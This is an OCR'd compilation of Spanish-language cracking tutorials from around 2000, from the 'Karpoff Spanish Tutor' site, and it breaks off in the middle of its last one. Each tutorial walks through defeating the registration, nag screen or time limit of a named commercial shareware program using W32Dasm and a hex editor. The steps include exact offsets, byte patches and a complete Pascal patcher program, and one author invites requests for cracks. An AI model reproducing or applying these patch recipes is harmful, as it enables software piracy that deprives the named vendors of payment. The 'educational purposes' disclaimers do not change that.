
bueno, este tutorial va dedicado a todas las personas que me han ayudado cuando he tenido dudas. si alguien quiere poner el tutorial en su página, puede hacerlo libremente, mientras figuren mi nombre y dirección de e-mail.

alguna duda, sugerencia: mandame un mail a ttxotxo@navegalia.com


visitad mi pagina web: http://www.geocities.com/ttxotxo

al atake

lo primero es hacer una copia del archivo original. y una vez hecho eso, abrimos el w32dasm, y desensamblamos el ejecutable.



ahora, voy a suponer, que el programa una vez registrado, creará en el registro algún tipo de clave, con el nombre, codigo, y demás datos de registro. entonces pulsamos el botón de imp fn, y buscamos alguna funcion de registro:



y nos encontramos con regcreatekeyex, funcion que crea una clave de registro, y si observamos bien el código, observamos referencias a textos como 'name', 'program', 'code'. o sea que hasta aquí podíamos haber llegado también por medio del botón strn ref, y buscando cualquier referencia a estas palabras. bueno, observando el código de arriba, vemos que hay una referencia a una función: lstrcmpa, funcion que compara dos cadenas de texto, y justo después un jne (jump if not equal). o sea, que si al comparar , no es igual, salta, seguramente hacia el codigo de error, y si son iguales, sigue, y registra el usuario, entonces, lo que podemos hacer es parcherar ese jne, por ejemplo por un je. así siempre, se registrará.

```
Disassembler  Project  Debug  Search  Goto  Execute Text  Functions  HexData  Refs  Help

:004011DA 83C408                  add esp, 00000008
:004011DD 50                      push eax
:004011DE 6830604000              push 00406030

* Reference To: KERNEL32.lstrcmpA, Ord:0269h
                                  |
:004011E3 FF1520924000            Call dword ptr [00409220]
:004011E9 85C0                    test eax, eax      Salta si no es
:004011EB 0F8580000000            jne 00401271 ---> igual
:004011F1 8D44240C                lea eax, dword ptr [esp+0C]
:004011F5 8D4C2408                lea ecx, dword ptr [esp+08]
:004011F9 50                      push eax
:004011FA 51                      push ecx
:004011FB 8D942418010000          lea edx, dword ptr [esp+00000118]
:00401202 6A00                    push 00000000
:00401204 683F000F00              push 000F003F
:00401209 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"Program"
                                  |
:0040120B 6868624000              push 00406268
:00401210 6A00                    push 00000000        Registra el
:00401212 52                      push edx             programa
:00401213 6801000080              push 80000001

* Reference To: ADVAPI32.RegCreateKeyExA, Ord:00C6h
```

apuntamos el offset, en de la barra de abajo del w32dasm:

```
Line:345 Pg 7 and 8 of 166  Code Data @:004011EB @Offset 000005EBh in File:Copia de startcln.exe
```

y abrimos un editor hexadecimal (yo lo hago con el winhex, por lo que tengo que pasar el offset de hex a dec: 5ebh=1515):

```
WinHex - [Copia de startcln.exe]
File  Edit  Search  Position  Window  Extra  Options  File Manager  Help  Tab

Offset   0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00001488 00 E8 AA 00 00 00 8D 44  24 18 83 C4 08 50 68 30  .è².  .  .  .D$.ƒÄ.Ph0
00001504 60 40 00 FF 15 20 92 40  00 85 C0 0F 85 80 00 00  `@.ÿ. '@..À.....
00001520 00 8D 44 24 0C 8D 4C 24  08 50 51 8D 94 24 18 01  ..D$..L$.PQ..”$..
00001536 00 00 6A 00 68 3F 00 0F  00 6A 00 68 68 62 40 00  ..j.h?...j.hhb@.
00001552 6A 00 52 68 01 00 00 80  FF 15 00 92 40 00 8B 4C  j.Rh....ÿ..'@.<L
00001568 24 08 68 00 01 00 00 68  30 61 40 00 8B 35 FC 91  $.h....h0a@.<5ü‘
```

bueno, ya falta poco, ya estamos en el offset, y vemos que tenemos 0f 85 80 00 00 00, 12 bytes, de los cuales, los 4 primeros son la instruccion jne, simplemente cambiamos el 85 por 84, y entonces pasará de jne a je, y a registrarse siempre. (también se pueden nopear los 12 bytes, simplemente poniendo 90 90 90 90 90 90.

y ya está, tenemos un programa, que nos admite cualquier nombre, y serial que pongamos.

ahora, si entramos en el registro: hkey_current_user\software\start clean\configuration

veremos el nombre que pusimos, y el serial válido ;-)

ahora, podemos hacer un parche, yo lo he hecho en pascal, y el código es muy sencillo:

```
program patch;

uses crt;

const bytes: record {<-- 1 byte a emparchar}

a: longint;

        b : byte;

end =(a:$5ec;b:$84);

var

        ch:char;

        i:byte;

        f:file;

        fn:file of byte;

        size:longint;

begin

        clrscr;

        writeln;

        writeln(' parche para start clean 1.2 en espa¤ol. - por txotxo');

        writeln;

        writeln(' > buscando startcln.exe...');

        assign(f,'startcln.exe');

        {$i-} reset(f,1); {$i+}

        if ioresult <> 0 then

        begin

                writeln(' > el archivo no se encuentra ...');

                halt(1);

        end;

        if filesize (f)<> 31744 then

        begin

                writeln (' > tama¤o incorrecto, debe ser 31.744 bytes');
```

```
            halt (1);
        end;
        seek(f,bytes.a);
        ch:=char(bytes.b);
        blockwrite(f,ch,1);
        writeln(' > parche aplicado correctamente !!!');
        writeln(' > visita mi p gina web ');
        writeln(' > www.geocities.com/ttxotxo');
        sound(1000);
        delay(350);
        nosound;
end.
```

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	MP3-Wolf

PROTECCION:	Serial		
Descripcion:	Para buscar MP3		
Dificultad:	Media		
DOWNLOAD:	http://www.trellian.com/mwolf/		
Herramientas:	W32dasm ,editor Hexadecimal y un cerebro		
CRACKER:	**dek_Oin**	**FECHA:**	27/10/2000

introduccion

porque el cracking no es solo parchear saltitos!!!

saludos a todos!. un tiempito descansando sin escribir ningún tutorial pero aquí regreso. recuerden, cualquier duda que tengan, mandenme un mail (mi dirección está debajo del todo).

bonito programa para buscar mp3s. no es para buscar en toda la internet, ya que hay que introducir la url donde queremos buscar, es más bien para buscar en esos ftps que hay miles de canciones. no lo he probado mucho pero esto es lo que deduzco. su protección es de un serial y name para registrarnos. dejaremos un poco de lado al sice y no encontraremos un serial válido sino que volvemos a los parcheos no tan fáciles. de todos modos, a ver si alguien encuentra un serial váildo y hace un tutorial.

al atake

para empezar ejecutamos el programa y no nos aparece ninguna nag. creo que los programadores fueron buenos con nosotros. pulsamos el botón de help y ya vemos una opción que dice register. yo llenaré los datos de la siguiente manera:

- name: dek_oin
- serial: 123456789

pulsamos ok y el mensaje es "**invalid registration name or serial number**". antes que nada analizamos el archivo con file inspector y vemos las siguientes cosas:

- **no está empakado**
- **tampoco está encrypado**
- **está hecho en visual c++ 5.0**

bien. al no estar empakado ni encryptado, podemos desensamblarlo con el w32dasm. lo desensamblamos, pulsamos en para buscar la cadena de texto "invalid registration name or serial number". la encontramos y hacemos doble clic varias veces para ver cuantas referencias hay sobre ella pero tan solo hay una. aquí aparecemos:

```
:00407bfb e800820000          call 0040fe00
:00407c00 83c418              add esp, 00000018

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00407bd7(c)
|
:00407c03 8d8500ffffff        lea eax, dword ptr [ebp+ffffff00]
:00407c09 50                  push eax
:00407c0a e8fafaffff          call 00407709
:00407c0f 8d4580              lea eax, dword ptr [ebp-80]
:00407c12 50                  push eax
:00407c13 e8f1faffff          call 00407709
:00407c18 8d4580              lea eax, dword ptr [ebp-80]
:00407c1b 50                  push eax
:00407c1c 8d8500ffffff        lea eax, dword ptr [ebp+ffffff00]
:00407c22 50                  push eax
:00407c23 e84d070000          call 00408375                    ;llama a la rutina de comprobación
:00407c28 83c410              add esp, 00000010                ;suma 10 a esp
:00407c2b 85c0                test eax, eax                    ;si el flag es cero
:00407c2d 7540                jne 00407c6f                     ;si no es  cero salta a 00407c6f

* reference to: user32.loadstringa, ord:01abh
|
:00407c2f 8b3d8c614100        mov edi, dword ptr [0041618c]
:00407c35 bb00100000          mov ebx, 00001000
:00407c3a 53                  push ebx
:00407c3b 56                  push esi

* possible reference to string resource id=01459: "invalid registration name or serial
number"
|
:00407c3c 68b3050000          push 000005b3
:00407c41 ff351c514200        push dword ptr [0042511c]
:00407c47 ffd7                call edi
:00407c49 53                  push ebx
:00407c4a bb80bc4100          mov ebx, 0041bc80
:00407c4f 53                  push ebx

* possible reference to string resource id=01460: "invalid registration"
|
:00407c50 68b4050000          push 000005b4
```

claramente se puede ver que hay una llamada arriba del mensaje. también hay un salto arriba del mensaje pero si lo cambiamos lo único que estaríamos haciendo sería hacer que el programa nos diga "gracias por registrarse!!!" pero al cerrar el programa y volverlo a abrir éste ya no está registrado. si quieren pueden probar. como esta técnica no funciona nos tenemos que situar sobre la llamada y pulsar el botón para entrar en la llamada. es igual que presionar f8 en el sice. aparecemos aquí:

```
:00408370 5d                  pop ebp
:00408371 5b                  pop ebx
:00408372 c21000              ret 0010

* referenced by a call at addresses:
:00407c23 , :00408152 , :0040f727                              ;no nos sirve de nada
:00408375 55                  push ebp                         ;aquí aparecemos
```

```
:00408376 8bec              mov ebp, esp
:00408378 83ec70            sub esp, 00000070
:0040837b 53                push ebx
:0040837c 56                push esi
:0040837d 57                push edi
:0040837e 8b7d0c            mov edi, dword ptr [ebp+0c]
:00408381 85ff              test edi, edi
:00408383 0f8429010000      je 004084b2                    ; esto no nos interesa porque
:00408389 8b7508            mov esi, dword ptr [ebp+08]    ; lo que tenemos que hacer es
:0040838c 85f6              test esi, esi                  ; que la call siempre devuelva
:0040838e 0f841e010000      je 004084b2                    ; el valor de 1
:00408394 803f4d            cmp byte ptr [edi], 4d
:00408397 0f850a010000      jne 004084a7
```

como la comparación que habíamos visto anteriormente era test eax, eax y luego jne 00407c6f lo que tendremos que hacer será que la call siempre devuelva un valor de 1 para que siempre salte a 00407c6f, ahí saltaría si estuviéramos registrados. lo que haremos será poner un mov eax, 00000001 y un ret para que eax se convierta en 1 y de esta manera, al tener un ret luego de que eax se convierta en 1, la call devolverá ese valor y por lo tanto quedaremos registrados. pero ¿como sabemos los bytes a cambiar para que nos quede mov eax, 00000001?. fácil. usaremos el modo debugger del w32dasm. presionamos [ctrl+l], luego presionamos load y estamos en el debugger del w32dasm. si se fijan hay un botón que dice "patch code", pues presiónenlo. para eso está el botón, para saber por que bytes remplazar algo. donde dice "enter new instruction below" escriban mov eax, 00000001, aprieten <enter> y nos da estos bytes b801000000. el los bytes del ret son c3.

abrimos nuestro editor hexadecimal favorito, vamos al offset 8375 y cambiamos 55 8b ec 83 ec 70 por b8 01 00 00 00 c3. ejecutamos el programa y listo!, ya no aparece el menú de register. programa crackeado!!!. esta misma técnica también se puede usar para crackear un programa llamado "image wolf".

a estas alturas creo que no es necesario mencionar que este tutorial ha sido creado solo con fines educativos y que yo no puedo hacerme responsable del mal uso que ustedes le puedan dar a esta información. si les gusta el programa debes comprarlo!!!!

bye bye!

saludos a:

- todo [k-for]
- xasx
- karpoff
- mr.mauve
- act mago
- [the pope]

---

página oficial del grupo k-for: http://pagina.de/kfor
mi dirección de e-mail: dek_oin@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **FileSplit 2.21**

PROTECCION:	**NagScreen ,Limitacion de Tiempo**
Objetivo:	Eliminar Tiempo Limite y Nagscreen
Descripcion:	Un File Splitter
Dificultad:	Facililla
DOWNLOAD:	No lo recuerdo, Busquen en www.download.com
Herramientas:	**W32dams,editor hexadecimal**
CRACKER:	**Gohan** **FECHA:** **Desconocida**

introduccion

hola ahora si me han seguido en mis lecciones no son ya unos principiantes con los conocimientes que tienen hasta ahora con mis manueales ya estan apunto de pasar a nivel intermedio que es donde estoy yo pero cada vez se aprende y mientras descubra algo nuevo lo indicare en lecciones y espero que ustedes tambien compartan este conocimientos con los demas, y ahora con el mensaje:

antes que nada tu quieres ser un great saiyan?
bueno si quieres serlo mi e-mail gohan@chevere.com . hací que me escribes si quieres formar parte de los mas poderosos del universo. ademas diganme si mis tutoriales necesitan mas explicacion, ademas aceptó pedidos de cracks.

al atake

1-primer paso:
abrimos el programa nos aparece un maldito nagscreen que nos cuenta los días de evaluación, bueno nos salimos y adelantemos nuestro reloj un aproximado de 35 días y abramos el programa y nos aprece un despreciable nagscreen pidiendo nuestro nombre y codigo presinamos cancel y se sale del programa, si te fijaste bien en el nagscreen donde te muestran los días de evaluacion decia arriba "aboutbox", y en el otro decia arriba "evaluation period for filesplit has ended" bueno buscaremos cualquiera de ellos a ver cual aparece.

2-segundo paso:
desamblamos el fsplit.exe, ahora presiona en "strnref" y busca el que te aparece nada mas es "aboutbox" presiona sobre el y te aparecera este codigo:

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:00402a35(c)
|
:00402a3b 8b4c2414 mov ecx, dword ptr [esp+14]
:00402a3f 8d54241c lea edx, dword ptr [esp+1c]
:00402a43 52 push edx
:00402a44 894c2424 mov dword ptr [esp+24], ecx
:00402a48 e833430000 call 00406d80
:00402a4d 8b442428 mov eax, dword ptr [esp+28]
:00402a51 83c404 add esp, 00000004
:00402a54 3bc5 cmp eax, ebp
:00402a56 6a00 push 00000000
:00402a58 752b jne 00402a85 "si salta nos lleva al aboutbox"
:00402a5a a1f0ce4100 mov eax, dword ptr [0041cef0]
:00402a5f 68a05a4000 push 00405aa0
:00402a64 6a00 push 00000000

* possible reference to dialog: dialogid_0073
|
:00402a66 6a73 push 00000073 "el nag de expiracion"
:00402a68 50 push eax

* reference to: user32.dialogboxparama, ord:008eh "el programa"
|
:00402a69 ff15b4f54100 call dword ptr [0041f5b4]
:00402a6f 3d00050000 cmp eax, 00000500
:00402a74 7428 je 00402a9e "si salta se ejecuta el programa"
:00402a76 33c0 xor eax, eax
:00402a78 5f pop edi
:00402a79 5e pop esi
:00402a7a 5d pop ebp
:00402a7b 5b pop ebx
:00402a7c 81c484030000 add esp, 00000384
:00402a82 c21000 ret 0010



* referenced by a (u)nconditional or (c)onditional jump at address:
|:00402a58(c)
|
:00402a85 8b0df0ce4100 mov ecx, dword ptr [0041cef0]
:00402a8b 68d0504000 push 004050d0 "el nag aboutbox"
:00402a90 6a00 push 00000000

* possible stringdata ref from data obj ->"aboutbox"
|
:00402a92 6818994100 push 00419918
:00402a97 51 push ecx
```

```
* reference to: user32.dialogboxparama, ord:008eh "el programa"
|
:00402a98 ff15b4f54100 call dword ptr [0041f5b4]

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:00402976(c), :00402a74(c)
|
:00402a9e 53 push ebx
:00402a9f e8bc000000 call 00402b60
:00402aa4 83c404 add esp, 00000004
:00402aa7 85c0 test eax, eax
:00402aa9 750d jne 00402ab8
:00402aab 5f pop edi
:00402aac 5e pop esi
:00402aad 5d pop ebp
:00402aae 5b pop ebx
:00402aaf 81c484030000 add esp, 00000384
:00402ab5 c21000 ret 0010
```

el crack:
haremos el crack mas rapido y con menos alteraciones posibles aunque mejor hago los dos tipos de crack:
el posee menos alteraciones:
se cambia (jne 00402a85) por (jmp 00402a85) y de esta forma esta fuera el timelimit , ademas se cambia (push 004050d0) por (push 00000000) y asi se elimina el nagscreen.

el mas largo y menos aconsejable:
se cambia (jne 00402a85) por (jne 00402a5a),para que no ejecute el about box; ademas (push 00000073) por (push 00000000) para eliminar el nag de la registro y por ultimo (je 00402a9e) por (jmp 00402a9e) para que el programa se ejecute.

aquí los dejo espero que mis lecciones sirvan para algo ya que voy por la decima y llevo solo 3 semanas. les aconsejo estudiar algunos tutoriales de asm para que crackeen mejor cada día.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Theme Maker v3.0**

PROTECCION:	**Serial**
Objetivo:	Conseguir un número de serie válido
Descripcion:	Crea tus propios temas de escritorio
Dificultad:	Nula, Ultra Super Hiper Newbie
DOWNLOAD:	www.soft-shop.com
Herramientas:	file insPEctor v3.0 y Win32Dasm v8.93
CRACKER:	**Act Mago** **FECHA:** **08/11/2000**

INTRODUCCION

hola amigos, presento mi décimo tutorial.ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com** , como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

introducción

este es el bonus track, pensé en no escribirlo porque esta protección no merece un tutorial, pero lo hice para que aquellos que recién estén comenzando se den cuenta de que hay programas que supuestamente están protegidos y al final de cuentas no tienen ningún impedimento y no requieren de ningún conocimiento para ser crackeados.

comentario del programa

crea tus propios temas de escritorio totalmente completos

theme maker te permitirá diseñar y capturar imágenes, para guardarlas como cursores, íconos y fondos de escritorio para windows, así podrás crear tus propios temas de escritorio y distribuirlos por internet.

cualquier imagen la podrás capturar, y podrás añadir áreas transparentes usando el editor de cursores e iconos. simplemente tendrás que arrastrar y soltar la imagen sobre el ícono o cursor que quieras modificar, añadirle un fondo de escritorio, y asignarle sonidos específicos a cada uno de los eventos para completar tu propio tema de escritorio.

además, podrás testear los temas que hayas hecho, deshacer cualquier cambio realizado, y procesar imágenes animadas.


al atake

abrimos el programa y nos dirigimos a la lengüeta que dice **register** y vemos un lugar para insertar el código o número de registro, se verá así...

como hacemos siempre insertamos cualquier cosa, presionamos **register** y ... pero qué paso ?? nos manda al sitio web para obtener el número de registro, ok no hay botón de registro, entonces eso quiere decir que a medida que vayamos introduciendo el número de registro el programa lo irá comprobando.

a continuación... cerramos theme maker.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrará si está encriptado y también en que leguaje está hecho. abrimos **file inspector v3.0** ,luego vamos a **abrir archivo**, y cuando hayas abierto el ejecutable theme maker.exe , luego le damos click a **analizar** y luego a la lengüeta que dice **compilador**...se verá así:




a continuación... cerramos **file inspector v3.0**.

usando w32dasm

asumo que tienes conocimientos básicos sobre el uso de w32dasm.

abrimos w32dasm y vamos a la opción **disassembler** ----> **open file to disassemble**. buscamos el ejecutable del programa theme maker.exe

una vez terminado el proceso, vamos a **string data references** y buscamos algo que nos parezca familiar, y ¡¡¡ miren con lo que nos encontramos !!!!



no lo puedo creer!! si vamos al programa y metemos ese número el programa estará registrado !!!

programa crackeado...

nota:

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

saludos

- saludos a tnt!crack!team (saludos a **xasx**, no parare **:)**)
- saludos a **dek_oin**.
- saludos y **agradecimientos** a *viper* del grupo **[k-for]**, por el genial **file inspector**.
- saludos a toda la people de tutoriales2000.
- saludos a **profesor x**.
- saludos al lda (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

Karpoff Spanish Tutor

Programa:	**Toggle QuickScroll v1.0.2**

PROTECCION:	**Name / Serial, Limitacion de Tiempo 30 dias**		
Descripcion:	**Utilidad para hacer scroll con el ratón**		
Dificultad:	**Facililla**		
DOWNLOAD:	http://www.toggle.com		
Herramientas:	**W32dasm 8.93, Hex Workshop 3.11**		
CRACKER:	**Shark**	**FECHA:**	**14/11/2000**


INTRODUCCION

¡hola a todos!. bueno, este es mi primer tutorial, con lo cual queda claro que soy un novato. por eso me he decidido ha escribirlo; para ayudar a todos los que como yo estamos empezando.

he elegido toggle quickscroll porque los programas de la compañia toggle son ideales para los que estamos empezando. tienen una proteccion muy sencilla, aunque la de este programa es un poco mas complicada que las de otros programas de la misma compañia. ¡van mejorando!

al atake

bien, instalamos el quickscroll y lo ejecutamos. nada mas ejecutarlo nos sale un ventanita que nos cuenta la historia de la informatica, una barra que nos indica los dias que nos quedan de uso y dos botones: "order now" y "close". pulsamos sobre "order now" y nos aparece otra ventana que entre otras cosas tiene un boton que nos dice "enter your registration code"; pulsamos y nos aparece otra ventanita donde nos pide los datos de registro. pues nada, los introducimos, que para eso estamos. **name:** shark. **reg.code:**123456789 y como es logico nos dice que "naranjas de la china", bueno pues nos apuntamos la frase que aparece **"the registration information you....."**. con esto ya tenemos por donde empezar, hacemos una copia del togglequickscroll.exe y la desensamblamos con el w32dams, le damos a las **"strn ref"** y buscamos la cadena que hemos apuntado. llegamos aqui...



hacemos doble click sobre la cadena, para ver donde nos lleva. repetimos la operacion por si tuviesemos mas de una referencia a la misma cadena. parece que no. aparecemos aqui.....

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004038A8(C)
|
:004038C1 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"The registration information you "
                                       ->"have entered is not valid."
                                   |
:004038C3 6824944200              push 00429424
:004038C8 E8F67C0100              call 0041B5C3
```

bien, vemos que por encima de nuestra cadena tenemos una referencia a un salto condicional en **004038a8**. vamos subiendo hasta llegar al salto y aparecemos aqui.

```
:0040389E E8CDFAFFFF              call 00403370
